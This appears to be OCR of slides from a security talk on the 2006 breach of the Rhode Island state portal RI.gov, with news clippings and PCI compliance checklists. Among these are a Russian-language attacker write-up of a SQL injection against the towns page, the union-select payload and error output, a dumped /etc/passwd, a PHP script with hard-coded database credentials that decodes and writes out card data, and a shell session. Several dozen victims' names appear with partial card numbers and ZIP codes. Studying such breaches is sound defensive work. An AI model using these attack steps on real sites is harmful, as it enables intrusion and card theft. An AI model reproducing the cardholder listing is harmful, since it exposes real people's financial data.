
White House Web Site Uses Forbidden Cookies Too

Friday, December 30, 2005
Associated Press

NEW YORK — Unbeknownst to the Bush administration, an outside contractor has been using Internet tracking technologies that may be prohibited to analyze usage and traffic patterns at the White House's Web site, an official said Thursday.

David Almacy, the White House's Internet director, promised an investigation into whether the practice is consistent with a 2003 policy from the White House's **Office of Management and Budget** banning the use of most such technologies at government sites.

Rhode Island State Government Portal: RI.Gov




Hackers steal credit card info from R.I. Web site

BY Dibya Sarkar
Published on Jan. 27, 2006

"Limited and encrypted credit card information for several thousand cardholders was obtained," she wrote in an e-mail message to Federal Computer Week. "It's important to note that RI.gov has been and continues to be in compliance with the Payment Card Industry's Data Security Standards, so the portal does not retain complete credit card data."

Payment Card Industry Audit Requirements




Compliance validation basics

In addition to adhering to the PCI Data Security Standard, compliance validation is required for all service providers.

Level	Validation Action	Validated By	Due Date
1	• Annual On-Site PCI Data Security Assessment • Quarterly Network Scan	• Qualified Data Security Company • Qualified Independent Scan Vendor	9/30/04
2	• Annual On-Site PCI Data Security Assessment • Quarterly Network Scan	• Qualified Data Security Company • Qualified Independent Scan Vendor	9/30/04
3	• Annual PCI Self-Assessment Questionnaire • Quarterly Network Scan	• Service Provider • Quarterly Network Scan	9/30/04

^ Back to top


Self-Assessment Questionaire



1.5	Are egress and ingress filters installed on all border routers to prevent impersonation with spoofed IP addresses?	□ Yes	□ No	
1.6	Is payment card account information stored in a database located on the internal network (not the DMZ) and protected by a firewall?	□ Yes	□ No	
6.5	Were the guidelines commonly accepted by the security community (such as Open Web Application Security Project group (www.owasp.org)) taken into account in the development of Web applications?	□ Yes	□ No	□ N/A
6.8	Are controls implemented on the server side to prevent SQL injection and other bypassing of client side-input controls?	□ Yes	□ No	□ N/A
11.2	Is a vulnerability scan or penetration test performed on all Internet-facing applications and systems before they go into production?	□ Yes	□ No	


Except …. SQL Injection

и тут все началось :) Сайт ясно дал понять, что входящие значения переменн
никаким образом не фильтруется, выбросив вот такую ошибку:"You have an e
SQL syntax. Check the manual that corresponds to your MySQL server version for
syntax to use near '\" at line 14"


RI.gov : Rhode Island Government : Cities & Towns - Opera
File Edit View Navigation Bookmarks Mail Chat Tools Window Help
New page
RI.gov : Rhode Island Gov...
http://www.ri.gov/towns/view.php?id='
RI.gov
Today's Weather:
A Few Clouds 27°
Detailed forecast...
The Official Web site of the State of Rhode Island
Ask a Librarian | Search:
Go
Home
Online Services
Government
Residents
Businesses
Visitors & Culture
Cities & Towns
Facts & History

```
You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server
version for the right syntax to use near '\' at line 14
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /web/
public/towns/view.php on line 98
You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server
version for the right syntax to use near 'order by village' at line 4
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /web/
public/towns/view.php on line 125
You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server
version for the right syntax to use near 'order by town_name' at line 4
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /web/
public/towns/view.php on line 146
```

Далее переменной id была передано значение -999+union+select+1/* и к мое
удивлению сайт реально оказался дырявый. На мой запрос скрипт ответил мне
used SELECT statements have a different number of columns". Ничего
сверхъестественного. Обычная sql-injection. Мне оставалось только подобрать




- **4 hall address:**
  5
  4, RI 7
  Phone: 8 | Fax: 9
- **Established in:** 0
- **Incorporated in:** 1
- **Form of Government:**
  2
- **Meetings held:**

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/
shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false
uucp:x:10:14:uucp:/var/spool/
uucppublic:/bin/false
operator:x:11:0:operator:/root:/bin/false
man:x:13:15:man:/usr/man:/bin/false
postmaster:x:14:12:postmaster:/var/
spool/mail:/bin/false cron:x:16:16:cron:/
var/spool/cron:/bin/false ftp:x:21:21::/
home/ftp:/bin/false sshd:x:22:22:sshd:/
```

После преобразования строки /etc/passwd мы получим строку


… and Egress Filtering …

```
<?
set_time_limit(0);
ignore_user_abort(1);
$host="cabinet";
$mysql_login="pinky";
$mysql_passwd="Gn@rf!";
@mysql_connect("$host","$mysql_login","$mysql_pass
@mysql_select_db("ROGER") or die("table select error")
$query=mysql_query("SELECT ROGER_ID, Card_First_N
Card_Exp_Month, Card_Exp_Year, Card_Address, Card_
Card_Country_Code, DECODE(Card_Number,'need_a_fr
Card_Number FROM CC_Transaction");
$fil=fopen("card_base.txt","a");
while ($row=mysql_fetch_array($query))
{
If($row[Status_Code]==0)
{
$res_c=$row[ROGER_ID].":".$row[Card_First_Name].":'
$row[Card_Last_Name].":".$row[Card_Type].":".$row[
":".$row[Card_Exp_Month].":".$row[Card_Exp_Year].":'
$row[Card_Address].":".$row[Card_City].":".$row[Card_State].
":".$row[Card_Code].":".$row[Card_Country_Code];
fwrite($fil,$res_c."\n");
}
}
fclose($fil);
?>
```



```
login as: awoodworth
Password:
Last login: Wed Dec 28 09:11:02 2005 from gut75-3-82-230-182-34.fbx.proxad.net
awoodworth@autocrat ~ $ cat /etc/hosts
# /etc/hosts:  This file describes a number of hostname-to-address
#              mappings for the TCP/IP subsystem.  It is mostly
#              used at boot time, when no name servers are running.
#              On small systems, this file can be used instead of a
#              "named" name server.  Just add the names, addresses
#              and any aliases to this file...
# $Header: /home/cvsroot/gentoo-src/rc-scripts/etc/hosts,v 1.8 2003/08/04 20:12:
25 azarah Exp $
#

127.0.0.1       localhost autocrat www.ri.gov ri.gov
192.168.4.35    cabinet
#192.168.4.10    stuffie stuffie.ri.neinetwork.com
#192.168.4.15    quahog
#192.168.4.20    ithing
192.168.1.20     doc


# IPV6 versions of localhost and co
::1 ip6-localhost ip6-loopback
```


256-bit Black Rectangle Encryption


http://www.ri.gov/card_base.txt - Opera
File Edit View Navigation Bookmarks Mail Chat Tools Window Help
New page
http://www.ri.gov/card_b...
phpRemoteView /web/pu...
http://www.ri.gov/card_base.txt

```
10378::Ollie Marcus Walker:Visa:544916          Warwick:RI:02893:US
10379::jay e burke jr:Visa:542000069054         02818:US
10380::ROY A WOOD:Visa:41177100008966           1:US
10381::JAMES M GOODWILLIE JR:Visa:42642         AND:RI:02864:US
10383::Keith H Fine:Visa:42642931494294         US
10384::SUZY PAIVA:Visa:54491680039116
10388::Scott G. Carlson:Visa:43262600           02886:US
10391::Jennifer A. Converse:Visa:43063          RI:02917:US
10392::Kimberly beretta:Visa:42627700           :US
10393::john medeiros:Visa:58142212320           US
10395::edward w franklin:Visa:54661601          128:US
10398::Christopher M Cabral:Visa:54491          rovidence:RI:02908:US
10400::Benjamin F. Calouro:Visa:601100          dence:RI:02914:US
10402::PRECILLA R OLIVER:Visa:41598100          6:US
10403::Joshua W Carpenter:Visa:424429           02916:US
10404::Deborah A Lavallee:Visa:5449160          RI:02864:US
10406::Christopher M. Cabral:Visa:5449          vidence:RI:02908:US
10407::Jennifer Carvalho:Visa:4159810           2809:US
10408::Erin L Conroy:Visa:549113000599          :02904:US
10409::Patricia Caldwell:Visa:5449168           75:US
10411::Mark S Barlow:Visa:546616025196
10413::Myron L. Spaulding:Visa:5464210          :Carolina:RI:02812:US
10414::PRECILLA R OLIVER:Visa:41598100          6:US
10416::Jay R Richardson:Visa:42642943           :02871:US
10417::david petrone:Visa:54661601156           2911:US
10423:curtis j:yap:Visa:43564300655096          S
10425::Marcia Cifelli:Visa:54491680056          02908:US
10428::Karen B Charlsen:Visa:5121071            02817:US
10429::Edward M. Corvese:Visa:5581070           02910:US
10433::Robert Maio:Visa:546421000050666         unction:RI:02894:US
10434::ALAN C BIRZKO:Visa:485620060106          02721:US
10437::NICHOLAS D'AQUILA:Visa:48886031          :02904:US
10438::Richard L Papineau:Visa:4326290          d:RI:02864:US
10440::Karen B Charlsen:Visa:5121071            RI:02817:US
10441::Francis Curtis Jr:Visa:4819730           02909:US
10443::James H Stearns JR.:Visa:403216          n:RI:02842:US
10445::christopher j Longo:Visa:544916          ovidence:ri:02914:US
10446::Francis M Smith:Visa:54241807774         :02828:US
```

CENSORED

